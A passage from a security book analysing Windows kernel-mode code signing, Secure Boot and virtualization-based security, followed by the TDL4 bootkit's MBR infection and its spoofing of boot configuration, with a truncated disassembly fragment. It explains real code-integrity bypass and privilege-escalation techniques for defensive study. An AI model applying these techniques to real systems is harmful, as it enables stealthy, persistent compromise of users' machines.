Microsoft Kernel-Mode Code Signing Policy

It's important to understand the different types of integrity checks that Microsoft Windows applies to kernel-mode modules and the key way bootkits penetrate into kernel mode. As you'll soon see, the entire logic of on-load signature verification can be disabled by manipulating a few variables that correspond to startup configuration options.

The Kernel-Mode Code Signing Policy was first introduced in Windows Vista and has been enforced in all subsequent versions of Windows, though it's enforced differently on 32-bit and 64-bit operating systems. It kicks in when the kernel-mode drivers are loaded so that it can verify their integrity before their image is mapped into kernel-mode address space. Table 6-2 shows which kernel-mode drivers on 64-bit and 32-bit systems are subject to which integrity checks.

Table 6-2: Kernel-Mode Code Signing Policy Requirements Applied to Kernel-Mode Drivers

Driver type	Subject to integrity checks?	
	64-bit	32-bit
Boot-start drivers	Yes	Yes
Non-boot-start PnP drivers	Yes	No
Non-boot-start, non-PnP drivers	Yes	No (except stream protected-media drivers)

As the table shows, on 64-bit systems, all kernel-mode modules, regardless of type, are subject to integrity checks. On 32-bit systems, the Kernel-Mode Code Signing Policy applies only to boot-start and stream-protected media drivers; other drivers are not checked. In order to comply with the appropriate code integrity requirements, drivers must have either an embedded Software Publisher Certificate (SPC) signature or a catalog file with an SPC signature. Boot-start drivers, however, can only have embedded signatures because at boot time the storage device driver stack isn't initialized; therefore, their catalog files are inaccessible.

> **A LINUX VULNERABILITY**
>
> Unfortunately, this weakness is not unique to Windows: the mandatory access control enforcement in SELinux has been disabled in similar ways. Specifically, if the attacker can overwrite a word in kernel memory and knows the address of the variable that holds SELinux's enforcement status, all the hacker needs to do is overwrite the value of that variable. Because SELinux enforcement logic tests the value of this variable before doing any checks, this logic will render itself inactive.

The location of the embedded signature within a Portable Executable (PE) file such as a boot-start driver is specified in the `IMAGE_DIRECTORY_DATA_SECURITY` entry in the PE header data directories. Microsoft provides APIs to enumerate and get information on all the certificates contained in an image, as shown in Listing 6-2.

```
BOOL ImageEnumerateCertificates(
   _In_     HANDLE FileHandle,
   _In_     WORD TypeFilter,
   _Out_    PDWORD CertificateCount,
   _In_out_ PDWORD Indices,
   _In_opt_ DWORD IndexCount
);
BOOL ImageGetCertificateData(
   _In_    HANDLE FileHandle,
   _In_    DWORD CertificateIndex,
   _Out_   LPWIN_CERTIFICATE Certificate,
   _Inout_ PDWORD RequiredLength
);
```

Listing 6-2: Microsoft's API for enumerating and validating certificates

Besides the aforementioned limitations, the Kernel-Mode Code Signing Policy has increased the security resilience of the system, though it has its weaknesses. In the next sections, we discuss some of the implementation mistakes made and how malware authors quickly leverage them to bypass the protection mechanism.

PLUG AND PLAY SIGNING POLICY

In addition to Kernel-Mode Code Signing Policy, Microsoft Windows has another type of signing policy: Plug and Play device installation signing. It's important not to confuse the two.

The requirements of the Plug and Play device installation signing policy apply to PnP device drivers only and are enforced in order to verify the identity of the publisher and the integrity of the PnP device driver installation package. Verification requires that the catalog file of the driver package be signed either by a Windows Hardware Quality Labs (WHQL) certificate or by a third-party SPC. If the driver package doesn't meet the requirements of PnP device installation signing, a warning dialog prompts the user to decide whether to allow the driver package to be installed on their system.

Note that system administrators can disable the PnP installation policy, allowing PnP driver packages to be installed without proper signatures. Also, this policy is applied only when the driver package is installed, not when the drivers are loaded. Although this may look like a TOCTOU (time of check to time of use) weakness, it's not; it simply means that a PnP driver package that is successfully installed on a system won't necessarily be loaded, because these drivers are also subject to the Kernel-Mode Code Signing Policy check at boot.

The Legacy Code Integrity Weakness

The code responsible for enforcing code integrity policy is shared between the operating system kernel image and the kernel-mode library `CI.dll`. The OS kernel image uses this library to verify the integrity of all modules being loaded into the kernel address space. The key weakness of the signing process lies in a single point of failure in this code.

In Microsoft Windows Vista and 7, a single variable in the kernel image lies at the heart of this mechanism and determines whether integrity checks are enforced. It looks like this:

```
BOOL nt!g_CiEnabled
```

This variable is initialized at boot time in the kernel image routine `NTSTATUS SepInitializeCodeIntegrity()`. The operating system checks to see if it is booted into the Windows pre-installation (WinPE) mode. If so, the variable `g_CiEnabled` is initialized with the `FALSE` (0x00) value, which disables integrity checks. This is the feature that rootkits such as TDL4 exploit to bypass the Kernel-Mode Code Signing Policy, as you'll see in Chapter 7.

If Windows is not in WinPE mode, it next checks the values of the boot options `DISABLE_INTEGRITY_CHECKS` and `TESTSIGNING` (refer back to Table 6-1). As the name suggests, `DISABLE_INTEGRITY_CHECKS` disables integrity checks. This option can be set manually at boot using the boot menu option Disable Driver Signature Enforcement or with the *bcdedit.exe* tool to set the value of the `nointegritychecks` option to `TRUE`—though the latter approach works only in Windows Vista, as Windows 7 and later versions ignore this option in the Boot Configuration Data (BCD).

The `TESTSIGNING` option alters the way the integrity of kernel-mode modules is verified. When set to `TRUE`, it indicates that certificate validation isn't required to chain all the way up to a trusted root certificate authority (CA). In other words, *any* driver with *any* digital signature will be loaded into kernel address space. The Necurs rootkit abuses this boot option and loads its kernel-mode driver signed with a custom certificate.

UROBUROS CODE SIGNING POLICY BYPASS

Until Windows 8, the variable `nt!g_CiEnabled` was a keystone of the code integrity subsystem, but attackers could easily turn it off by simply setting this variable to `FALSE`. And that's exactly what the Uroburos family of malware (also known as Snake and Turla) did. In 2011, Uroburos bypassed the code signing policy by exploiting a vulnerability in a third-party driver not included in the operating system but brought to the machine by the malware. The legitimate third-party signed driver was *VBoxDrv.sys* (the VirtualBox driver), and the exploit cleared the value of the `nt!g_CiEnabled` variable after gaining code execution in kernel mode, thus disabling the driver signature enforcement. After that, any malicious unsigned driver could be loaded on the attacked machine.

One would think that after years of browser bugs that failed to follow the intermediate links in the X.509 certificate's chains of trust to a legitimate trusted certificate authority[1], OS module signing schemes would eschew shortcuts wherever chains of trust are concerned.

Inside the CI.dll Module

When we look at the list of exported symbols from the kernel-mode library `CI.dll`, which is responsible for enforcing code integrity policy, we find the following routines:

- `CiCheckSignedFile`: Verifies the digest and validates the digital signature
- `CiFindPageHashesInCatalog`: Validates whether the digest of the first memory page of the PE image is contained within a verified system catalog
- `CiFindPageHashesInSignedFile`: Verifies the digest and validates the digital signature of the first memory page of the PE image
- `CiFreePolicyInfo`: Frees memory allocated by the `CiVerifyHashInCatalog`, `CiCheckSignedFile`, `CiFindPageHashesInCatalog`, and `CiFindPageHashesInSignedFile` functions
- `CiGetPEInformation`: Creates an encrypted communication channel between the caller and `CI.dll` module
- `CiInitialize`: Initializes the PE image file integrity validation capability of Code Integrity
- `CiVerifyHashInCatalog`: Validates the digest of the PE image contained within a verified system catalog

The routine `CiInitialize` is the most important one for our purposes because it initializes the library and creates its data context. Listing 6-3 shows its prototype.

```
NTSTATUS CiInitialize(
   IN ULONG CiOptions;
   PVOID Parameters;
   OUT PVOID g_CiCallbacks;
);
```

Listing 6-3: Prototype of the `CI!CiInitialize` routine

As you can see, `CiInitialize` receives as parameters the code integrity options (`CiOptions`) and a pointer to an array of callbacks (`OUT PVOID g_CiCallbacks`), the routines of which it fills in upon output. The kernel uses these callbacks to verify the integrity of kernel-mode modules.

1. For example, as explained in "Internet Explorer SSL Vulnerability," by Moxie Marlinspike (*https://moxie.org/ie-ssl-chain.txt*).

The CiInitialize routine also performs a self-check to ensure that it has not been tampered with. It then proceeds to verify the integrity of all the drivers in the Boot Driver List, which essentially contains boot-start drivers and their dependencies.

Once initialization of the CI.dll library is complete, the kernel uses callbacks in the g_CiCallbacks buffer to verify the integrity of the modules. In Windows Vista and 7 (but not Windows 8), the SeValidateImageHeader routine decides whether a particular image passes the integrity check. Listing 6-4 shows the algorithm underlying this routine.

```
NTSTATUS SeValidateImageHeader(Parameters) {
   NTSTATUS Status;
   VOID Buffer = NULL;
❶  if (g_CiEnabled == TRUE) {
         if (g_CiCallbacks[0] != NULL)
            Status = g_CiCallbacks[0](Parameters); ❷
         else
            Status = 0xC0000428
   }
   else {
❸        Buffer = ExAllocatePoolWithTag(PagedPool, 1, 'hPeS');
         *Parameters = Buffer
         if (Buffer == NULL)
            Status = STATUS_NO_MEMORY;
   }
   return Status;
}
```

Listing 6-4: Pseudo-code of the CI!SeValidateImageHeader routine

At ❶, SeValidateImageHeader checks to see if the nt!g_CiEnabled variable is set to TRUE. If it is not, it tries to allocate a byte-length buffer ❸ and will return a STATUS_SUCCESS value if it succeeds with the allocation.

If nt!g_CiEnabled is TRUE, then SeValidateImageHeader executes the first callback in the g_CiCallbacks buffer, g_CiCallbacks[0] ❷, which is set to the CI!CiValidateImageData routine. The later callback verifies the integrity of the image being loaded.

Defensive Changes in Windows 8

Since Windows 8, Microsoft has made a few changes that limit the kinds of attacks possible in this scenario. First, Microsoft deprecated the kernel variable nt!g_CiEnabled, leaving no single point of control over the integrity policy in the kernel image, unlike in the previous versions of Windows. Windows 8 also changed the layout of the g_CiCallbacks buffer. Listing 6-5 (Windows 7) and Listing 6-6 (Windows 8 and Vista) show how the layout of g_CiCallbacks differs between the operating system versions. As you can see in Listing 6-5, the Windows Vista and Windows 7 layout includes just the necessary basics.

```
typedef struct _CI_CALLBACKS_WIN7_VISTA {
❶   PVOID CiValidateImageHeader;
❷   PVOID CiValidateImageData;
❸   PVOID CiQueryInformation;
} CI_CALLBACKS_WIN7_VISTA, *PCI_CALLBACKS_WIN7_VISTA;
```

Listing 6-5: Layout of g_CiCallbacks buffer in Windows Vista and Windows 7

The Windows 8 layout, on the other hand, has more fields for additional callback functions for PE image digital signature validation.

```
typedef struct _CI_CALLBACKS_WIN8 {
    ULONG ulSize;
    PVOID CiSetFileCache;
    PVOID CiGetFileCache;
❶   PVOID CiQueryInformation;
❷   PVOID CiValidateImageHeader;
❸   PVOID CiValidateImageData;
    PVOID CiHashMemory;
    PVOID KappxIsPackageFile;
} CI_CALLBACKS_WIN8, *PCI_CALLBACKS_WIN8;
```

Listing 6-6: Layout of g_CiCallbacks buffer in Windows 8.x

In addition to the function pointers `CI!CiQueryInformation` ❶, `CI!CiValidateImageHeader` ❷, and `CI!CiValidateImageData` ❸, which are present in both `CI_CALLBACKS_WIN7_VISTA` and `CI_CALLBACKS_WIN8` structures, `CI_CALLBACKS_WIN8` also has new fields that affect how code integrity is enforced in Windows 8.

Secure Boot Technology

Another security feature we'll touch on in this chapter is Secure Boot technology, which was introduced with other major changes in the boot process in Windows 8. We'll discuss this technology in detail in Chapter 19, but it's important to mention it here in the context of the Windows boot process security, too.

Secure Boot was designed to protect the boot process against bootkit infection. It leverages the Unified Extensible Firmware Interface (UEFI) to block the loading and execution of any boot application or driver that doesn't possess a valid digital signature; in this way, it protects the integrity of the operating system kernel, system files, and boot-critical drivers. Figure 6-2 shows the boot process with Secure Boot.




Figure 6-2: The flow of the boot process with Secure Boot

The BIOS verifies the integrity of all UEFI and operating system boot files executed at system bootup to ensure that they come from a legitimate source and have a valid digital signature. Secure Boot in a way resembles the code signing policy we discussed earlier, but it applies to modules that are executed *before* the OS kernel is loaded and initialized. As a result, any untrusted components (those without valid signature) will not be loaded and trigger remediation. The signatures on all boot critical drivers are checked as part of Secure Boot verification in *winload.exe* and by the ELAM driver.

In this way, Secure Boot can prevent the usual bootkit infections. However, as usually happens in the field of boot process security, new protection mechanisms force attackers to up their game and come up with new, more advanced techniques. In this case, attackers have developed techniques to infect even earlier in the boot process. When the system is started, Secure Boot ensures that the preboot environment and OS bootloader components aren't tampered with. The OS bootloader, in turn, validates the integrity of the OS kernel and boot-start drivers. Once the OS kernel passes the integrity validations, it verifies other drivers and modules. As you can see, Secure Boot is at the top of the Windows boot process security pyramid. This pattern is common in systems built around a *root of trust*, an assumption that, at some point in its early execution, the system is pristine and trustworthy. If the attacker manages to actually execute his logic before that point, and thus violate the assumption, he almost certainly wins.

This means malicious code needs to be executed before Secure Boot in order to compromise the system. Over the last few years, we've witnessed the security research community focusing more on BIOS vulnerabilities that can allow attackers to bypass Secure Boot implementation. We'll discuss these vulnerabilities in detail in Chapters 16 and 17.

Virtualization-Based Security in Windows 10

With Windows 10, Microsoft continued to improve security features that prevent the OS kernel executing unauthorized code by providing more protection (isolation) to code integrity verification and other critical subsystems. These major security changes in the Windows kernel were inspired by modern hardware-assisted virtualization technologies such as Intel VT-x, AMD-V, and Second Level Address Translation (SLAT). The two main security features in Windows 10 are Virtual Secure Mode (VSM) and Device Guard (available only in Enterprise versions), both of which are based on memory isolation with a mix of hardware-assisted virtualization and SLAT technologies.

SECOND LEVEL ADDRESS TRANSLATION

Second Level Address Translation (SLAT) is a technology introduced in both Intel and AMD CPUs, though it goes by a different name in each: Intel's version is called Extended Page Tables (EPT), and AMD's version is called Rapid Virtualization Indexing (RVI). SLAT has been supported since Windows 8, when Hyper-V (a Microsoft hypervisor) showed up for the first time as a component of Microsoft's client operating systems. Hyper-V uses SLAT to perform memory management for virtual machines and reduce the overhead of translating guest physical addresses (isolated memory by virtualization technologies) to real physical addresses. The memory can be access-protected and is translated from the guest virtual address to the guest physical address and then to the system (real) physical address.

SLAT provides hypervisors with an intermediary cache of virtual-to-physical address translation, which drastically reduces the amount of time the hypervisor takes to service translation requests to the physical memory of the host. SLAT is also used in the implementation of Virtual Secure Mode technology in Windows 10.

Virtual Secure Mode

Virtual Secure Mode (VSM) virtualization-based security was first seen in Windows 10 and is based on Microsoft's Hyper-V hypervisor. In essence, in an operating system with VSM, the OS instance and critical system modules are executed in isolated hypervisor-protected containers. This means that even if the OS kernel is compromised, the critical OS components executed in other virtual environments are still secure, as there is no way for an attacker to get from a compromised virtual container to any other containers. An interesting feature of VSM from the point of view of bootkits and rootkits is the isolation of the code integrity components from the Windows kernel itself in a hypervisor-protected container. Figure 6-3 shows

this change in the Windows 10 boot process. Code integrity is executed in access-isolated memory regions by Device Guard technology. A Device Guard–protected version of code integrity is called Hypervisor-Enforced Code Integrity (HVCI) protection.




Figure 6-3: The boot process with Virtual Secure Mode and Device Guard enabled

This isolation makes it impossible to use vulnerable, legitimate kernel-mode drivers to disable code integrity (unless a vulnerability is also found that affects the protection mechanism itself). A potentially vulnerable driver and the code integrity libraries are located in separate virtual containers, so the attacker shouldn't be able to turn code integrity protection off.

Device Guard

Device Guard is based on VSM and is designed to protect critical parts of the Windows operating system. Device Guard prevents untrusted code from running on the operating system by imposing stricter requirements on code signing. Its implementation also has specific requirements and limitations for the driver development process. For instance, some drivers already in existence cannot be executed correctly with Device Guard active if they do not follow the following requirements:

- Allocate all nonpaged memory from the no-execute (NX) nonpaged pool. The driver's PE module cannot have sections that are both writable and executable.
- Do not attempt direct modification of executable system memory.

- Do not use dynamic or self-modifying code in kernel mode.
- Do not load any data as executable.

Most modern rootkits and bootkits cannot follow these requirements due to their nature (objective), so they cannot run with Device Guard active even if the driver has a valid signature or is able to bypass code integrity protection.

Conclusion

Boot process security is the most important frontier in defending operating systems from malware attacks. ELAM and code integrity protections are good security features, but without an active Secure Boot mechanism in place, bootkits can circumvent these protections by attacking the system before the protections are loaded.

This chapter provided an overview of the evolution of code integrity protections. Development in this area is what drove malware developers to evolve bootkits in the first place, attacking the boot process early enough to bypass code integrity protections. Windows 10 then took boot process security to a new level, preventing code integrity bypasses with VSM and HVCI. In the following chapters, we'll discuss Secure Boot technology implementation and the modern BIOS attacks designed to bypass it in more detail.

7

BOOTKIT INFECTION TECHNIQUES

Having explored the Windows boot process, let's discuss bootkit infection techniques that target modules involved in system start-up. These techniques are split into two groups according to the boot components they target: Master Boot Record (MBR) infection techniques and Volume Boot Record (VBR)/Initial Program Loader (IPL) infection techniques. We'll look particularly at the TDL4 bootkit to demonstrate MBR infection, and then at the Rovnix and Gapz bootkits to demonstrate two different VBR infection techniques.

MBR Infection Techniques

Techniques based on MBR modifications are the most common infection techniques used by bootkits to attack the Windows boot process. Most MBR infection techniques directly modify either the MBR code or MBR data (such as the partition table), or in some cases both.

MBR code modification changes *only* the MBR boot code, leaving the partition table untouched. This is the most straightforward infection method. It involves overwriting the system MBR code with malicious code while saving away the original content of the MBR in some way, such as storing it in a hidden location on the hard drive.

The MBR data modification method involves altering the MBR partition table *without* changing the MBR boot code. This method is more advanced and more difficult to identify because the contents of the partition table differ from system to system, making it difficult to find a pattern that will identify the infection with high probability.

Finally, hybrid methods that combined above two techniques are also possible and have been used in the wild.

MBR Code Modification: The TDL4 Infection Technique

To illustrate the MBR code modification infection technique, we'll take an-in depth look at the first real-world bootkit to target the Microsoft Windows 64-bit platform: namely, *TDL4*. TDL4 reuses the notoriously advanced evasion and anti-forensic techniques of its rootkit predecessor, TDL3 (discussed in Chapter 2), but has the added ability to bypass the Kernel-Mode Code Signing Policy discussed in Chapter 6 and infect 64-bit Windows systems.

On 32-bit systems, the TDL3 rootkit was able to persist through a system reboot by modifying a boot-start kernel-mode driver, but the mandatory signature checks introduced in 64-bit systems prevented the infected driver from being loaded, causing TDL3 to fail.

In an effort to bypass 64-bit Microsoft Windows, the developers of TDL3 moved the infection point to earlier in the boot process, implementing a bootkit as a means of persistence. Thus, the TDL3 rootkit evolved into the TDL4 bootkit.

Infecting the System

The TDL4 bootkit infects the system by overwriting the MBR of the bootable hard drive with a malicious MBR (which, as we discussed, is executed *before* the Windows kernel image), so it's able to tamper with the kernel image and disable integrity checks. (Other MBR-based bootkits are described in detail in Chapter 10.)

Like TDL3, TDL4 creates a hidden storage area at the end of the hard drive, into which it writes the original MBR files and some of its own, as listed in Table 7-1. The `mbr`, `ldr16`, `ldr32`, and `ldr64` files are modules used by the bootkit at boot time to bypass Windows integrity checks and to ultimately load the unsigned malicious drivers.

Table 7-1: Modules Written to TDL4's Hidden Storage upon Infecting the System

Filename	Description
mbr	Original contents of the infected hard drive boot sector
ldr16	16-bit real-mode loader code
ldr32	Fake kdcom.dll for x86 systems
ldr64	Fake kdcom.dll for x64 systems
drv32	The main bootkit driver for x86 systems
drv64	The main bootkit driver for x64 systems
cmd.dll	Payload to inject into 32-bit processes
cmd64.dll	Payload to inject into 64-bit processes
cfg.ini	Configuration information
bckfg.tmp	Encrypted list of Command and Control (C&C) URLs

TDL4 writes data onto the hard drive using the I/O control code `IOCTL_SCSI_PASS_THROUGH_DIRECT`. Essentially, TDL4 behaves as a user-space filesystem driver, bypassing the standard kernel drivers and any defensive measures they might include. TDL4 sends these control code requests using the `DeviceIoControl` API, passing as a first parameter the handle opened for the symbolic link `\??\PhysicalDriveXX`, where `XX` is the number of the hard drive being infected. Opening this handle with write access requires administrative privileges, so TDL4 needs to first elevate its privileges, which it does by exploiting the MS10-092 vulnerability in the Windows task scheduler service (first seen in Stuxnet). In a nutshell, this vulnerability allows an attacker to perform an unauthorized elevation of privileges for some task. When TDL4 has insufficient privileges to infect the system, it registers a task with the Windows task scheduler to execute with the current privileges. Next, TDL4 exploits the task scheduler vulnerability to match the original privilege of the task to the privileges of the Local System account (this account includes administrative privileges) and then runs the task. As a result, Windows task scheduler will run the malware with administrative privileges; thus, the malware is able to successfully infect the system.

The `IOCTL_SCSI_PASS_THROUGH_DIRECT` I/O request is sent directly to a disk-class driver (normally, *disk.sys*), which enables disk read/write operations without involving the filesystem driver. This driver encapsulates the underlying type of storage device (for instance, SCSI, IDE, or ATA) and provides a unified interface to the upper-level filesystem driver. The disk-class driver then forwards this request to the corresponding storage miniport for further processing.

By writing data in this way, the malware is able to bypass defensive tools implemented at the filesystem level because the *I/O Request Packet* (IRP), a data structure describing an I/O operation, goes directly to a disk-class driver handler.

Once all of its components are installed, TDL4 forces the system to reboot by executing the `NtRaiseHardError` native API (shown in Listing 7-1) and passing as its fifth parameter ❶ `OptionShutdownSystem`, which puts the system into a *Blue Screen of Death* (BSoD).

```
NTSYSAPI
NTSTATUS
NTAPI
NtRaiseHardError(
      IN NTSTATUS ErrorStatus,
      IN ULONG NumberOfParameters,
      IN PUNICODE_STRING UnicodeStringParameterMask OPTIONAL,
      IN PVOID *Parameters,
   ❶ IN HARDERROR_RESPONSE_OPTION ResponseOption,
      OUT PHARDERROR_RESPONSE Response
);
```

Listing 7-1: Prototype of the `NtRaiseHardError` routine

This automatically reboots the system and ensures that the rootkit modules are loaded at next boot without alerting the user to the infection (the system appears to have simply crashed).

TDL4-Infected Boot Process

Figure 7-1 shows the boot process on a machine infected with TDL4. This diagram represents a high-level view of the steps taken by the malware to bypass code integrity checks and load its components onto the system.

After the BSOD and subsequent system restart, the BIOS reads the infected MBR into memory end executes it, loading the first part of the bootkit (❶ in Figure 7-1). Next, the infected MBR locates the bootkit's filesystem at the end of the bootable hard drive and loads and executes a file called `ldr16`, which contains the code responsible for hooking the BIOS's 13h interrupt handler (disk service), reloading the original MBR (❷ and ❸ in Figure 7-1), and passing execution to it. This way, booting can continue as normal, but now with the hooked interrupt 13h. The original MBR is stored in the file `mbr` in the hidden filesystem (see Table 7-1).

The BIOS interrupt 13h service provides an interface for performing disk I/O operations in the preboot environment. This is crucial, because at the very beginning of the boot process the storage device drivers have not yet been loaded in the OS, and the standard boot components (namely, `bootmgr`, *winload.exe*, and *winresume.exe*) rely on the BIOS interrupt 13h service to read system components from the hard drive.

Once control has been transferred to the original MBR, the boot process proceeds as usual, loading the VBR and `bootmgr` (❹ and ❺ in Figure 7-1), but the bootkit residing in the memory now controls all I/O operations to and from the hard drive.




Figure 7-1: TDL4 bootkit boot process workflow

The most interesting part of `ldr16` lies in the routine that implements the hook for the interrupt 13h disk services handler. The code that reads data from the hard drive during boot relies on the BIOS interrupt 13h handler, which is now being intercepted by the bootkit, meaning the bootkit can *counterfeit* any data read from the hard drive during the boot process. The bootkit takes advantage of this ability by replacing *kdcom.dll* with the file `ldr32` or `ldr64` ❾ (depending on the operating system) drawn from the hidden file system, substituting its content in the memory buffer during the read operation.

In hijacking the BIOS's disk interrupt, TDL4 mirrors the strategy of rootkits, which tend to migrate down the stack of service interfaces. As a general rule of thumb, the deeper infiltrator wins. For this reason, some defensive software occasionally ends up fighting other defensive software for control of the lower layers of the stack! This race to hook the lower layers of the Windows system, using techniques indistinguishable from rootkit techniques, has led to issues with system stability. A thorough analysis of these issues were published in the Uninformed.org journal in the articles

"What Were They Thinking? Annoyances Caused by Unsafe Assumptions," by Skape (2005),[1] and "What Were They Thinking? Anti-Virus Software Gone Wrong," by Skywing (2006).[2]

The modules `ldr32` and `ldr64` (depending on the operating system) export the same symbols as the original *kdcom.dll* library (as shown in Listing 7-2) in order to conform to the requirements of the interface used to communicate between the Windows kernel and the serial debugger.

```
Name                    Address           Ordinal
KdD0Transition          000007FF70451014  1
KdD3Transition          000007FF70451014  2
KdDebuggerInitialize0   000007FF70451020  3
KdDebuggerInitialize1   000007FF70451104  4
KdReceivePacket         000007FF70451228  5
KdReserved0             000007FF70451008  6
KdRestore               000007FF70451158  7
KdSave                  000007FF70451144  8
KdSendPacket            000007FF70451608  9
```

Listing 7-2: Export address table of `ldr32`/`ldr64`

Most of the functions exported from the malicious *kdcom.dll* do nothing but return 0, except for `KdDebuggerInitialize1`, which is called by the Windows kernel image during the kernel initialization (see ❾ in Figure 7-1). This function contains code that loads the bootkit's driver on the system. It first registers a `CreateThreadNotifyRoutine` by calling the `PsSetCreateThreadNotifyRoutine` system routine. Once `CreateThreadNotifyRoutine` is executed, it creates a `DRIVER_OBJECT` and waits until the driver stack for the hard disk device has been built up in the course of the boot process.

Once the disk-class driver is loaded, the bootkit can access data stored on the hard drive, so it loads its kernel-mode driver from `drv32` or `drv64` in the hidden filesystem and calls the driver's entry point. Replacing the original *kdcom.dll* with a malicious DLL allows the bootkit to load its own driver and to disable the kernel-mode debugging facilities at the same time!

Disabling the Code Integrity Checks

In order to replace the original *kdcom.dll* with the malicious DLL on Windows Vista and later versions, the malware needs to disable the kernel-mode code integrity checks, as discussed previously. Otherwise, *winload.exe* will report an error and refuse to continue the boot process. To address this, the bootkit turns off code integrity checks by telling *winload.exe* to load the kernel in preinstallation mode (see the section "Code Integrity Implementation" in Chapter 6). This is accomplished by replacing the `BcdLibraryBoolean_EmsEnabled` element (encoded as 16000020 in the BCD) with `BcdOSLoaderBoolean_WinPEMode` (encoded as 26000022 in BCD; see ❻ in Figure 7-1) when `bootmgr` reads the BCD from the hard drive, in the same

1. *http://www.uninformed.org/?v=1&a=5&t=pdf*

2. *http://www.uninformed.org/?v=4&a=4&t=pdf*

way that it spoofs *kdcom.dll*. (`BcdLibraryBoolean_EmsEnabled` is an inheritable object that indicates whether global emergency management services redirection should be enabled and is set to TRUE by default.) Listing 7-3 shows the assembly code implemented in `ldr16` spoofing the `BcdLibraryBoolean_EmsEnabled` option ❶❷❸.

```
seg000:02E4   cmp     dword ptr es:[bx], 'OO61'     ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:02EC   jnz     short loc_30A                 ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:02EE   cmp     dword ptr es:[bx+4], '02OO'   ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:02F7   jnz     short loc_30A                 ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:02F9❶ mov     dword ptr es:[bx], 'OO62'     ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:0301❷ mov     dword ptr es:[bx+4], '22OO'   ; spoofing BcdLibraryBoolean_EmsEnabled
seg000:030A   cmp     dword ptr es:[bx], 1666Ch     ; spoofing BcdLibraryBoolean_EmsEnabled
